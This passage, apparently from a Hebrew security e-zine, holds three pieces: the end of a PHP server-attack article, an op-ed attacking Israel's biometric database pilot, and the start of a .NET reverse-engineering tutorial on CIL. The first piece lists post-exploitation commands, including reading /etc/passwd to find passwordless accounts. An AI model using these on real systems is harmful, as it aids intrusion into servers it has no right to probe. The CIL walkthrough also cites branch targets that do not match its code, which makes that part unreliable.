מציאת חשבונות משתמשים ללא סיסמה:

```
cut -d: -f1,2,3 /etc/passwd | grep ::
```

תהליכים:

הצגת כל התהליכים:

```
ps -a
```

הצגת כל התהליכים של חשבון משתמש ספציפי:

```
ps -u username
```

סגירת תהליך: (לפי מספר תהליך)

```
kill Proccess-ID
```

סיכום

עד כאן לחלק הראשון של המאמר, בחלק זה הצגנו מספר טכניקות שבהן תוקף יכול לבצע שימוש במקרים מסויימים בכדי להגיע להרצת קוד על השרת המריץ את שירות ה-PHP. בנוסף, ראינו מספר פקודות שבהן ניתן לבצע שימוש בכדי לקבל קצת יותר מידע על הפעילות בשרת עצמו. בחלק הבא אציג טכניקות קצת יותר מורכבות ומתוחכמים להגיע לאותה התוצאה, בנוסף נכיר מספר טכניקות שעשויות לעזור לתוקף להכיר את סביבת השרת הפרוץ דרך פקודות PHP שונות, שווה לחכות!

על המחבר

רועי (Hyp3rInj3cT10n) הוא בחור צעיר ומוכשר עם זיקה חזקה לתחום המחשבים. כיום, רועי הוא הבעלים של:

- "האקינג, אבטחת מידע ומה שביניהם" - אתר עם תכנים בעברית בתחום אבטחת המידע.
- #security - קהילת IRC העוסקת בתחום אבטחת המידע, שחבריה ישראלים דוברי עברית.

איך לא עושים פיילוט

מאת: עו"ד יהונתן קלינגר

הקדמה

לפני מספר חודשים פרץ לתודעה הישראלית מחזה חדש מבית היוצר של **רועי צ'יקי ארד** ו**יונתן לוי**, הז'אנר התיאטרלי של ארד ולוי היה מיוחד: לראשונה, הם לקחו פרוטוקול של ועדת כנסת והפכו אותו למחזה, "אנרגיות טובות" שמו. רק על ידי צפיה במחזה מגלה אזרח ישראלי שחקיקה אינה בהכרח תהליך שהציבור רוצה להיות מעורב בו וכאשר קוראים את טקסט המחזה מגיעים להבנה שישראל היא מדינה שכובשת עצמה בתוך האבסורד.

דווקא בתוך החלל שנוצר, שוחרר בשבוע שעבר פרוטוקול של ועדת הפנים מיום 02.06.2011, אותה ועדה שהתכנסה ודנה באישור הפיילוט של המאגר הביומטרי. התהליך, שארך ארבע שעות בהן הכנסת נדרשה לשמוע את דעתם של מומחים על כיצד יש להקים מאגר ביומטרי ועל כיצד יש לבחון את הצלחתו, תועד בוידאו כולו ועשרות אלפי אזרחים צפו בו בדאגה. אלא, שקריאה של הטקסט נותנת לנו פרספקטיבה על כמה אבסורדי הולך להיות המאגר הביומטרי אם זו רמתם של מקבלי ההחלטות שמאשרים אותו.

לצורך ההבנה: בחודש דצמבר 2009 התקבל חוק המאגר הביומטרי; החוק הוא פשרה שהתקבלה בגלל לחץ ציבורי רב שקבעה כי תחל תקופת ניסוי של שנתיים שבמהלכה תבחן את אופן היישום של החוק, נחיצות המאגר, המידע שיש לשמור במאגר ואופן השימוש בו [סעיף 41 לחוק, זהירות: קובץ PDF]. אז, כיוון שהובטח לנו שבמהלך השנתיים בהן יערך הניסוי יבחן המחוקק את הנושאים האלה, שמתי פעמי לכנסת לפני כחודש לדיון. הקריאה של הפרוטוקול, היום, מאפשרת לנו לראות בדיוק כיצד המדינה, שמקבלת מאיתנו את המידע הרגיש ביותר שלנו: טביעות האצבע, הולכת להתייחס אליו. הציטוטים שמובאים כאן שונו במעט כדי לשמור על רצף לוגי, אבל משמעות הציטוט לא הוחלפה והם לא הוצאו מהקשרם.

אז קודם כל נשאל עצמנו כיצד מודדים את הצלחת הניסוי, כיוון שבתום אותן שנתיים אמורה הכנסת לבוא ולהקשיב לגורמים המקצועיים. ובכן, הצו שהתקבל לא הגדיר מדדים. כשעמדנו על כך בדיון, זה נשמע בערך כך:

יהונתן קלינגר: איפה מופיע בצו המדדים?
נעמה פלאי: זה לא נכון יהיה לכתוב את זה בצו.
היו"ר **מאיר שטרית**: אפשר למחוק את הסעיף.
נעמה פלאי: אפשר למחוק.
היו"ר **מאיר שטרית**: ונגמר העניין.
יהונתן קלינגר: אבל אז אין לך מדדים להצלחה.

כלומר, הצו החשוב שאמור היה לבדוק כיצד אפשר להגדיר את ההצלחה במדדים שניתן לראות אם הניסוי הצליח לא ממש מכיל מדדים; אוקי, הכל היה בסדר, אבל באחד הרגעים התעקש אבנר פינצ'וק, נציג האגודה לזכויות האזרח, לוודא שהפיילוט באמת ישקף מדגם מייצג של האוכלוסיה בישראל, וזה מה שקרה:

אבנר פינצ'וק: אני רוצה שיוודאו שיש פה מדגם מייצג.
היו"ר **מאיר שטרית** :למה מדגם מייצג?
אבנר פינצ'וק: כי כל מחקר, אדוני...
היו"ר **מאיר שטרית**: עם כל הכבוד, **זה לא מחקר**. תסלח לי, זה לא מחקר ולא הולכים לעשות שום מחקרים, הולכים לעשות פיילוט וולונטרי למי שמעוניין להירשם במאגר הביומטרי ולקבל תעודה ביומטרית. זה הכל. זה לא מדגם מייצג, לא מחקרים...

אוקי, אז לא מדובר במחקר שאמור לבדוק את נחיצות העניין וגם לא את המדדים, אז לפחות בואו נצוק תוכן למשתנים המדעיים שאנחנו אמורים לא לבדוק ולא לפי מדדים: לרגע אחד ניסינו לדבר עם שטרית על בדיקת הנחיצות, וזה מה שיצא:

היו"ר **מאיר שטרית**: לא, **החוק לא מטרתו לבחון את הנחיצות.** החוק הוא להקים מאגר.

לבסוף, כשנסינו להכניס קצת מתודולוגיה מדעית פנימה, זה מה שיצא:

יהונתן קלינגר: כמו כל ניסוי צריך לעשות גם קבוצת ביקורת וגם קבוצת מבחן ולכן צריך להגדיר את זה אולי גם פה איכשהו.
היו"ר **מאיר שטרית**: מה זה קבוצת ביקורת?

למרות שברור לנו מה החוק אומר, יושב ראש הועדה די היה סגור על עצמו שהוא לא חייב לערוך ניסוי:

היו"ר **מאיר שטרית**: הניסוי נועד לבחון את הפקת התעודות הביומטריות, לא אם לעשות מאגר או לא לעשות מאגר.

אז כפי שאנחנו רואים, ועדה בכנסת התכנסה לשמוע כיצד יש לערוך תכנית ניסוי ולפקח על הממשלה. במקום זה, קיבלנו הצהרה שלא מדובר בתכנית ניסוי, שאין קבוצת ביקורת ושאין מדדים להצלחה. כלומר, עוד שנתיים, כשיצטרכו לבדוק אם הפיילוט יצליח, לא ידעו איך לבדוק את זה.

[עד כאן פורסם במקור בטמקא] אז כיצד יפעל המאגר הביומטרי בתקופת הניסוי? אם נלך לפי התקנות והצו (שאגב, אין גרסא סופית שלהם אלא רק גרסאות בניסוח), תערך בחינה במשך שנתיים לפחות, שלאחריה ידרש אישור של שר הפנים, בהתייעצות עם שר המשפטים, לאחר שקיבל את המידע הרלוונטי לגבי הצלחת תקופת המבחן, לקבל את אישור הכנסת להחיל את הוראות החוק על כלל אזרחי ישראל (סעיף 41 לחוק). ומהן אותן הוראות לתקופת המבחן?

במהלך תקופת המבחן, מי שיחפוץ (כלומר אזרחי ישראל אשר דעתם נטרפה עליהם) יוכל לתת למשרד הפנים עותק מטביעות אצבעותיו אשר יכללו במאגר מידע מרכזי ויהיו נגישים לפקידי ממשלה נבחרים, וכן ישמרו על תעודה דיגיטלית שתנתן לאזרח. התעודה האלקטרונית, כמובן, נועדה על מנת להקטין את מספר הזיופים האפשרי, אך לאור נסיונות שהתרחשו לאחרונה, ספק אם כך יקרה באמת. לדוגמא, בשנת 2006 הצליחו מספר האקרים להעתיק את הדרכונים הביומטריים של האיחוד האירופי, ובשנת 2008 הצליחו האקרים אחרים לזייף דרכון ביומטרי בשמו של **אלביס פרסלי**.

הפיילוט עצמו יהווה בדיחה לא מצחיקה מסיבה אחרת לגמרי: הנתונים יורכשו פעם אחת במאגר, ביום אחד, על ידי בחירה של תמונה אחת אשר עומדת בהוראות התקנות הנוגדות לאיכות ((1) לפי עקרונות תקן ISO19794, פרק 5) אבל לא יבדקו באחזור. כלומר, בניגוד לחברות מסחריות כמו Face.com אשר מייצרים פרופיל על סמך מספר תמונות, כאן הפרופיל נוצר על סמך תמונה אחת באיכות טובה בלבד. כלומר, לא מבקשים מאותו אדם לבוא שבוע לאחר מכן לבדוק האם המידע מאפשר זיהוי שלו. בעיה זו, שחלה גם על טביעות האצבע וגם על צילומי הפנים, יכולה להיות ההסבר הראשון מדוע לדעתי יכשל המאגר הביומטרי: כיוון שאיכות המידע לא יאפשר אחזור: **כאשר לא נוצר פרופיל איכותי מספיק (במיוחד בתמונות הפנים) הרי שהמידע לא יאפשר אחזור, זיהוי או אימות זהות ולכן לא יהיה טעם במידע זה**.

לאחר מתן טביעת האצבע והתמונה, בפועל, נגמר הקשר של אותו אזרח עם מערכת פיילוט. אלא, שלמרות שמדובר בניסוי, הולכת להתקיים חובה ממשית של כל פקידי משרד הפנים לעודד אזרחים להצטרף לניסוי. למרות היתרונות הטכנולוגיים, ההצטרפות לניסוי היא מסוכנת בעידן בו מידע דולף חדשות לבקרים ובו מדינות מאבדות מידע רגיש של אזרחים כעניין שבשגרה.

על השאלה מדוע מאגר ביומטרי מסוכן למדינה אין צורך לדון שוב. בקצרה: המטרה המוצהרת של הקמת מאגר ביומטרי היא מניעה של זיופי תעודות זהות; אלא, שעל מנת למנוע זיופים אין צורך במאגר ביומטרי אלא די בתעודות זהות אלקטרוניות שהן כמעט בלתי ניתנות לזיוף טכנולוגיות. מעבר לכך, רשויות החוק הודו כבר כי הסיבה היחידה בגללה דרוש מאגר ביומטרי הוא כדי להעביר למשטרה טביעות אצבעות של אזרחי המדינה. כן, אנחנו מדברים על אותה משטרה שמשתמשת באלימות מופרזת כנגד מפגינים מימין ומשמאל, כנגד עובדים זרים, כנגד ערביי ישראל וכנגד פעילים חברתיים.

כמו כן, סיבה נוספת להתנגד לזיהוי ביומטרי ולמאגר הביומטרי היא כי מרגע שטביעת האצבע שלכם הופכת להיות פריט המידע שמזהה אתכם, הרי שכל מי שמקבל גישה למידע הזה יכול להתחזות לכם כלפי שאר הציבור; שימוש בטביעת אצבע כמערכת מזהה וכאמצעי זיהוי היא הבעיה הרעה ביותר של מערכת אימות זהות. מדובר באימות מבוסס מידע אחד של "What You Are" שנדיף ונותר בכל מקום. המידע ניתן להעתקה בקלות וניתן לזיוף בקלות יותר מאשר כל מידע אחר.

אז אחרי שעברו את "מדוע לא צריך מאגר ביומטרי בשתי פסקאות או פחות", השאלה שעולה היא כיצד אתם, כאזרחים, יכולים להתנגד למאגר: קודם כל, חשוב שתבינו שהמדינה הולכת לנסות לשכנע אתכם בכל דרך אפשרית בשנים הקרובות לתת לה את טביעת האצבע שלכם; פקידי משרד הפנים מחוייבים, על פי צו המבחן, להציע לכם להצטרף למאגר. **כן, בדיוק כשם שקופאית בסופר מחויבת על ידי המעביד החינני שלה להציע לכם להצטרף למועדון הלקוחות, כך גם הפקיד במשרד הפנים מחויב, בכל פעולה, להציע לכם להצטרף לניסוי**.

בתקופת הניסוי, ברור, המאגר לא ידלוף. הוא לא יהיה משמעותי מספיק על מנת להחזיק מידע ששווה לגנוב מצד אחד וכיוון שהגישה בו תהיה מצומצמת (הצו קובע כי הוראות החוק המאפשרות גישה למשטרה, לדוגמא, לא יחולו). לכן, הגישה אליו תהיה הרבה יותר מוגבלת. בתום אותם שנתיים, לאחר שיוכלו פקידי הממשלה לבוא ולומר "המאגר לא דלף, הנה כל הפראנואידים טעו", רק אז יפתח המאגר ודלתותיו לעשרות אלפי עובדי מדינה, אשר יעשו בו שימוש חינני.

לצורך הבנת העניין, צריך לזכור שמבחינה אבטחתית, דליפה של המאגר כוללת כל שימוש לא מורשה בו או הגעה של מידע למי שאינו רשאי לעשות כן. במדינה כמו ישראל, בה כולם מכירים את כולם ובה חלק ניכר מעבירות המשמעת בשירות המדינה הן על העברת מידע שלא כדין, הרי שהסיכוי שהדבר יקרה הוא בלתי אפשרי. רק לשם ההבנה, על מנת לקבל תעודת זהות ביומטרית, יעברו כל המבקשים תהליך תשאול. בתהליך זה הם ישאלו לגבי מידע המאוחסן עליהם במחשבי המדינה. לעובדי משרד הפנים תהיה גישה לא רק לשאלות אלא גם למידע לצורך התשאול. כלומר, כל עובדי משרד הפנים, על מנת להקים את המאגר הביומטרי, יקבלו גישה למידע לא פחות רגיש, שכולל כמעט כל פרט מידע שנמצא בידי המדינה.

לכן, לא צריך להיות מומחה אבטחה בכדי לקבל מידע רגיש על אדם, די בכך שקרוב משפחה של אותו אדם יהיה עובד במשרד הפנים וניתן לקבל מידע מכל מחשב ממשלתי. כעת, אם המאגר הביומטרי לא ידלוף, לא נורא, אבל מה הנזק אם המאגר הזה ידלוף? המאגר יכיל, לדוגמא, מידע כמו ציוני בגרות של אדם, קרובי משפחתו, דיווחים שלו לרשויות המס, אשפוזים בבתי חולים. בעצם, כספת דיגיטלית של מידע פרטי, שאין עליה הגבלות גישה, שכולה קמה לצורך הקמת מאגר מידע רגיש יותר.

על סידורי האבטחה למידע הזה, אגב, לא הסכימו לפרט בדיון בועדת הכנסת הנוגע אליהם:

היו"ר **מאיר שטרית**: תסלח לי אבל אתה טועה בעניין, מה לעשות? יש סידורי אבטחה סביב כל המידע.
יהונתן קלינגר: מה הם? איפה הם מופיעים פה?
היו"ר **מאיר שטרית**: הם לא מופיעים פה, הם לא צריכים להופיע פה, אנחנו לא דנים פה בסידורי אבטחה של משרד הפנים, עם כל הכבוד. אם יש לך שאלות לעניין, תפנה למשרד הפנים, תפנה לממשלה, תשאל אותם.

כלומר, מטרת התקנות לפחות לפי שטרית, לא היתה לדון בסידורי האבטחה. ואכן כן, התקנות לא דנות באבטחה או בדברים מסוג זה, הן דנות בתקנים לפיהם צריכה להיות איכות המידע הביומטרי ובדרכים לטפל בהרכשה של מידע. אלא, שאותם תקנים ודרכים לא מאפשרים לציבור בכלל להבין כיצד נערכת כאן בחינה.

אחד ממדדי הניסוי הוא גם כמה אנשים לא הצטרפו למאגר מתוך כלל האנשים; האנשים האלה צריכים להיות אתם: החל מהאחד בנובמבר זו חובתכם האזרחית ללכת ללשכות משרד הפנים ולהוציא תעודות חדשות לא-ביומטריות, כדי שהסירוב שלכם לקבלת תעודה ביומטרית יספר וכדי שבעוד שנתיים כאשר המדינה תבחן את נחיצות המאגר היא תגלה שאף אחד לא רוצה אותו.

מעבר למדד הזה, לצערנו, אין שום דרך לבחון האם הניסוי הצליח. לא דליפה של המידע, לא פריצות אבטחה, לא שיקולים תקציביים, כל דבר אחר פשוט לא ישפיע על ההצלחה של הניסוי או לא לפי החוק היבש. ההתנגדות הציבורית היא הדרך היחידה, וכל מי שמבין מעט בנושא חייב להתנגד ולעבוד על מנת לסכל ככל יכולתו ובאמצעים חוקיים בלבד את המאגר.

פריצה למאגר, ככל שהיה תהיה אפשרית, אינה הדרך הנכונה לטפל בבעיה שלו, היא רק תייצר אנטגוניזם. עם כל הרצון הטוב של חלק מהפעילים, המאגר לא יפרץ בצורה שיהיה זמין ברשת בקובץ כמו מרשם האוכלוסין, המאגר יפרץ בצורה שמספר אנשים יוכלו לקבל גישה אליו על ידי מקורבים ועל ידי בעלי תפקידים מפוקפקים. הפריצה הזו מסוכנת פי כמה כי הם יקבלו גישה לגרסא שמתעדכנת תמידית ולא לקובץ ספציפי מתאריך ספציפי כמו מרשם התושבים.

אם תתנו את טביעות האצבע שלכם, אתם עשויים למצוא את עצמכם בעוד שנתיים עם מאגר ביומטרי, שכמו כל מאגר מידע אחר של מדינת ישראל, הופך את הפרטיות שלנו להפקר מיום ליום.

.NET Reverse Engineering

מאת: בר

הקדמה

ב-2002 מיקרוסופט יצאה בהכרזה על פלטפורמה ששמה .NET. הפלטפורמה מספקת ממשק פיתוח אחיד, הן לתוכנות שולחניות, הן לפיתוח אתרי Web, הן לתוכנות לסמארטפונים המריצים Windows Phone ואף מאפשרת לקשור ביחד התקני מחשוב שונים ולשתף ביניהם יישומים ומידע. היא פותחה כמענה תחרותי לארכיטקטורת J2EE מבית Sum Microsystems. בתחום התוכנות השולחניות, מספקת .NET ספרייה אחידה לפיתוח על כל משפחת מערכת ההפעלה חלונות, החל מגרסת Windows 98, במקום ממשקי תכנות היישומים של מערכות ההפעלה עצמן, או ספריית MFC.

במאמר זה נביא לכם טעימה מניתוח תוכנות .NET. ונציג מעט איך מגנים עליהן. מאמרים על הנושא בעברית כמעט ולא קיימים, אך יחד עם זאת בארץ יש דווקא קהילה גדולה של מפתחים ב-.NET. במאמר נשלב דוגמאות קוד גם ב-C# וגם Cil ונסביר על נושא ערפול קוד (Obfuscated code) ב-.NET.

שפות התכנות בסביבת .NET. מהודרות לשפת ביניים הנקראת Common Intermediate Language. את שפת ביניים זו אפשר בעזרת כלים פשוטים להמיר לכל שפה ב-.NET. עובדה זו גרמה לכך שההגנה על אלגוריתם והזכויות של מפתחיו הפכו להיות יותר קשים לאכיפה מאשר בעבר, כאשר היה מדובר בקוד המקומפל של כל שפה.

Code Refactoring

ראשית נציג כמה תוכנות שקימות ברשת לשחזור קוד לשפה גבוהה (מ-Cil ל-C# או אל כל שפת .NET אחרת). מכיוון שמטרת הערפול היא למנוע מתוכנות אלו לתרגם את הקוד נעבור על התוכנות העיקריות אבל חשוב לדעת שיש עוד תוכנות שניתן למצוא בחיפושים ברשת.

ILdasm:

Ildasm אולי לא מסוגלת להפוך את הקוד בחזרה לשפה גבוהה אבל יש לה מקום של כבוד כאחת התוכנות הראשונות שאפשרו להראות את ה-Cil ומידע נוסף על קבצי .NET. היא מציגה מגוון אופציות,


החל מצפייה ב-Headers, ועד סטטיסטיקות על הקובץ וכמובן אפשרות לראות את ה-Cil של קובץ כולל ה-Byte Code.

היתרונות העיקריים:

- מגיעה עם Visual Studio.
- מאפשרת צפייה ב-Headers.
- מאפשרת צפייה ב-Byte code לצד ה-Cil.

החסרונות העיקריים:

- לא מאפשרת המרה לשפה גבוה.
- קל מאוד למנוע ממנה להראות את הקוד.
- לא תומכת בתוספים.
- עולה כסף (עלות של Visual Studio).



.NET Reflector

.NET Reflector היא אחת התוכנות הנפוצות והמוכרות ביותר בתחום. יחסית ל-Ildasm היא נראית הרבה פחות מאיימת מבחינת הממשק.


אחת מהתכונות הבולטות שלה היא האפשרות להחזיר את הקוד למגוון שפות, ובנוסף לגרפיקה החלקה של התוכנה, יש לה גם התאמות מובנת לתוך Windows ול-Visual Studio.

היתרונות עיקרים:

- תמיכה בהמרה ל-6 שפות עליות (C#, Visual basic, Delphi, MC++, Oxygene, F#).
- תמיכה בהרחבות.
- סימניות.

חסרונות עיקריים:

- עולה כסף.
- לא יודעת להתמודד עם ערבול קוד בסיסי.



ILSpy


ILSpy היא האחת התוכנות הטובות בתחום. הפיתוח של ILSpy החל כאשר Red Gate, המפתחת של .NET Reflector הצהירה שהיא מפסיקה את הגרסה החינמית של ה-.NET Reflector. כיום התוכנה הזאת עולה על מרבית התוכנות הקיימות כיום בשוק. היא מפותחת על ידי הצוות של SharpDevelop שמפיצים גם קומפיילר ל-.NET., ולפי ה-Road Map באתר הפיתוח בגרסאות הבאות היא תכלול גם Debugger ותכונות נוספות.

יתרונות עיקריים:

- קוד פתוח.
- תמיכה בהרחבות.
- עמידות גבוהה לקוד ספגטי ולערפול בכלל.

חסרונות עיקריים:

- לא מכילה פונקציות מתקדמות.
- תמיכה בהמרה לשפה גבוהה אחת - שפת C#.



תוכנות נוספות:

תוכנות נוספות עליהן לא נרחיב אבל שוות בדיקה לקוראים המתעניינים: dotPeek, JustDecompile ו-CodeReflect. בהמשך המאמר נתייחס למושג "תוכנת שחזור" כאל אחת התוכנות שהצגנו. במאמר, אנו נשתמש ב-ILSpy. בגלל העמידות הגבוהה שלה בפני קוד ספגטי וערפול בכללי, וגם ב-.NET Reflector. משום שרוב התוכנות שמבצעות ערפול מדגימות עליה את יכולתן.

Cil

כאשר יש לנו את הכלים, אפשר לעבור על שפת Cil ועל פקודות הבסיסיות בה.

שפת Cil כמו רוב שפות הסף עובדת על מחסנית. למידע נוסף:

http://he.wikipedia.org/wiki/מחסנית_(מבנה_נתונים)

הפונקציה הבסיסית/ראשית ב-C# היא ה-Main, ממנה בעצם מתחילה עליית התוכנית שלנו. הפונקציה כמו שהיא מופיעה ב-Visual Studio:

```
private static void Main(string[] args)
{ }
```

אחרי שמקמפלים את התוכנית, נוצר קובץ הרצה, נפתח את הקובץ בעזרת אחת מתוכנות ה-Refactoring:

```
.method private hidebysig static
    void Main (
        string[] args
    ) cil managed
{
    // Method begins at RVA 0x2050
    // Code size 2 (0x2)
    .maxstack 8
    .entrypoint

    IL_0000: nop
    IL_0001: ret
} // end of method Program::Main
```

הסבר על מה שאנחנו רואים:

.method	סימון שזו פונקציה.
private	סימון רמת הגישה לפונקציה.
static	מקטע סטטי, לא שייך לעצם ספציפי במחלקה אלא לכולם.
Void	החזר הפונקציה.
Main	שם הפונקציה.
string[] args	פרמטרים.
cil managed	הצהרה שהקוד מנוהל.
RVA 0x2050	מיקום הפונקציה.
.maxstack 8	גודל המחסנית.
.entrypoint	נקודת כניסה ,הפונקציה ראשונה שתופעל עם הפעלת הקובץ.
IL_0000: nop	פקודת No Operation (לא עושה כלום).
IL_0001: ret	חזרה מהפונקציה (אם החזר הפונקציה שונה מ-void אז הערך שיוחזר הוא הראשון מחסנית)

כמעט כל הפקודות ב-Cil הם מאוד פשוטות וקלות להבנה לדוגמה, את כל הפקודות תוכלו למצוא ב:

http://en.wikipedia.org/wiki/List_of_CIL_instructions

לדוגמא לטעינה של מספרים למחסנית בעזרת ldc. בעת הטעינה חשוב לציין את סוגו של המספר:

```
i4  - int32
i8  - int 64
r4  - flot32
```

ולאחר סוגו את המספר עצמו: אם המספר הוא בין 0 ל-9 כותבים נקודה ואת המספר, אחרת כותבים רווח ואז ישר את המספר. לדוגמה:

```
ldc.i4.1
```

יטען את המספר 1 מסוג int32 למחסנית.

```
ldc.i8 9654
```

יטען את המספר 9654 מסוג int64.

מחרוזות ניתן לטעון בעזרת הפוקדה "Ldstr". לדוגמא, הפקודה הבאה:

```
ldstr "DigitalWhisper"
```

דוחפת למחסנית את המחרוזת DigitalWhisper

עוד פעולות חשובות שטוב לדעת:

- `Call` - קריאה לפונקציה אחרת בקובץ.
- `Ceq` - השווה של 2 אובייקטים (מחזירה True או False).

קפיצות והפניות:

קיימות מספר רב של דרכים לבצע קפיצות והפניות, נציג 2 מהן:

הראשונה היא br.s: שהיא ה-GoTo של ה-Cil, משתמשים בה הרבה בלולאות ועוד יותר בערפול קוד כדי להקשות על מי שינסה לקרוא את הקוד. ה-s. שבה אחרי br מציין short הגרסה הקלה של הפקודה שאחריה באה כתובת בגודל Byte אחד בלי ה-s. הכתובת היא בגודל 4 בייטים.

דוגמה:

```
br.s IL_0030
```

הפקודה השנייה היא brtrue.s שקופצת לכתובת שכתובה אם הערך האחרון במחסנית הוא true או שונה מאפס. בדוגמה, אם הערך במחסנית הוא true אז נקפוץ לשורה IL_0011 אחרת הוא ימשיך לשורה IL_000d:

```
IL_000b: brtrue.s IL_0011
IL_000d: nop
```

לאחר שראינו מספר פעולות בסיסיות ננתח את הקוד הבא (שכתוב ב-Cil):

```
.method public hidebysig static
    int32 sod () cil managed
{
    // Method begins at RVA 0x2068
    // Code size 27 (0x1b)
    .maxstack 2
    .locals init (
        [0] int32 num,
        [1] bool mybool,
        [2] int32 CS$1$0000,
        [3] bool CS$4$0001
    )

    IL_0000: nop
```

```
    IL_0001: ldc.i4.0
    IL_0002: stloc.0
    IL_0003: ldc.i4.1
    IL_0004: stloc.1
    IL_0005: ldloc.1
    IL_0006: ldc.i4.0
    IL_0007: ceq
    IL_0009: stloc.3
    IL_000a: ldloc.3
    IL_000b: brtrue.s IL_0015

    IL_000d: nop
    IL_000e: ldc.i4 1234
    IL_0013: stloc.0
    IL_0014: nop

    IL_0015: ldloc.0
    IL_0016: stloc.2
    IL_0017: br.s IL_001b
   IL_0019: ldc.i4.0
    IL_001a: stloc.2

    IL_001b: ldloc.2
    IL_001c: ret
} // end of method Program::sod
```

מה אנחנו רואים?

מהשורה הראשונה ניתן להביא כי מדובר בפונקציה סטטית בשם "sod" שמחזירה int ולא מקבלת פרמטרים. ה-RVA וגודל הקוד והמחסנית לא מעניינים אותנו בשלב זה.

לאחר מכן מגיעה שורה בה עוד לא נתקלנו. זוהי השורה שבה מוגדרים המשתנים (המשתנים תמיד מוגדרים בתחילת הפונקציה).(לפעמים הקומפיילר מוסיף משתני עזר משלו, בדרך כלל יהיו להם שמות כגון: CS$1$0000.) ניתן לראות שמוגדרים פה 4 משתנים: 2 מסוג int ו-2 מסוג bool. המשתנים עצמם ממוספרים. לכל משתנה יש מספר שבעזרתו מתייחסים אליו.

לימוד מהיר:

- Stloc - פקודת אחסון ערך מהמחסנית למשתנה.
- Ldloc - פקודת טעינת ערך ממשתנה למחסנית.

עד שורה IL_0003 אנחנו מאתחלים את משתנה מספר 0 (num) בערך 0.

עד שורה IL_000b אנחנו מאתחלים את משתנה מספר 1 (mybool) בערך 1 ומשווים (ceq) אותו ל-0 ואת התוצאה מאחסנים מהמחסנית למשתנה מספר 3 (CS$4$0001) ולאחר מכן מציבים את הערך של

משתנה 3 במחסנית. כאן מתבצעת בדיקה אם הערך שבמחסנית הוא true אזי נקפוץ לשורה IL_0011 אחרת נעבור לשורה IL_000d.

מכיוון ש-1 שונה מ-0 אז תוצאת ההשוואה היא false ולכן נעבור לשורה IL_000d שלא עושה כלום.

עד שורה IL_0011 אנחנו מציבים 1234 במשתנה מספר 0 (num) ועד שורה IL_0017 אנחנו מעבירים את הערך של משתנה 0 למשתנה 2.

